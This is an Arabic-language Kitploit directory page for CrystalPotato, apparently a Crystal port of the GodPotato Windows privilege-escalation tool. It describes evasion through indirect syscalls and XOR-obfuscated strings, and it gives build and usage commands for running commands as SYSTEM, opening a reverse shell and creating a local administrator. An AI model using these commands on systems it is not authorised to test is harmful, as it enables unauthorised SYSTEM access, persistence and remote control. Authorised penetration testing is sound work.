Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CrystalPotato — نسخة Crystal من GodPotato لاستغلال صلاحية SeImpersonatePrivilege باستخدام استدعاءات النظام غير المباشرة، وحل واجهات برمجة التطبيقات (API) ديناميكيًا، وإخفاء السلاسل النصية في وقت الترجمة. تشغيل الأوامر، أو القذائف العكسية، أو إضافة المستخدمين. | Kitploit
أدوات/GitHubGitHub/ricardojoserf/crystalpotato
تصعيد الامتيازاتالاستغلالما بعد الاستغلالاختبار الاختراقالفريق الأحمرالهجوم العدائي
GitHubricardojoserf/crystalpotato

CrystalPotato

نسخة Crystal من GodPotato لاستغلال صلاحية SeImpersonatePrivilege باستخدام استدعاءات النظام غير المباشرة، وحل واجهات برمجة التطبيقات (API) ديناميكيًا، وإخفاء السلاسل النصية في وقت الترجمة. تشغيل الأوامر، أو القذائف العكسية، أو إضافة المستخدمين.

مشاركة
عرض المستودعالموقع الإلكتروني
1342076منذ 2 أشهرتمت المراجعة من قبل Kitploit

CrystalPotato


نسخة Crystal من GodPotato، وهي أداة لتصعيد الامتيازات محليًا من الحسابات التي تمتلك صلاحية SeImpersonatePrivilege إلى صلاحية SYSTEM. تعمل عن طريق استغلال DCOM OXID Resolver وانتحال هوية الأنابيب المُسمّاة (named pipes).

يتم حلّ واجهات برمجة تطبيقات Windows (APIs) ديناميكيًا واستدعاؤها عبر stubs استدعاءات نظام غير مباشرة، ويتم إخفاء جميع السلاسل النصية باستخدام XOR في وقت الترجمة، وبشكل افتراضي تتم طباعة مخرجات الأمر فقط. تم اختباره على Windows 10 و 11 و Server 2025.
CrystalPotato

البناء

يُترجم CrystalPotato إلى ملف واحد بدون تبعيات باستخدام Crystal على Windows:

crystal build CrystalPotato.cr -o CrystalPotato.exe --release --static

الاستخدام

نفّذ أمرًا، أو شغّل قشرة عكسية (reverse shell)، أو أنشئ حساب مدير محلي.

CrystalPotato.exe -c <COMMAND>
CrystalPotato.exe -H <LHOST> -P <LPORT> [-c <SHELL>]
CrystalPotato.exe -u <USER> -pw <PASS>
العلامةالوصف
-c CMDالأمر الذي سيتم تنفيذه بصلاحية SYSTEM أو القشرة المستخدمة للقشرة العكسية (الافتراضي: cmd.exe)
-H HOSTمضيف مستمع القشرة العكسية
-P PORTمنفذ مستمع القشرة العكسية
-u USERإنشاء مدير محلي - اسم المستخدم
-pw PASSإنشاء مدير محلي - كلمة المرور
-p NAMEاسم أنبوب مخصص (الافتراضي: Crystal)
-dمخرجات التصحيح
-ddتتبع كامل
-hإظهار المساعدة

img2

المصادر

  • GodPotato - التنفيذ الأصلي بلغة C# بواسطة BeichenDream.

  • RustPotato - تنفيذ بلغة Rust بواسطة safedv.

  • SigmaPotato - تنفيذ بلغة C# مع وظائف إضافية بواسطة tylerdotrar.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →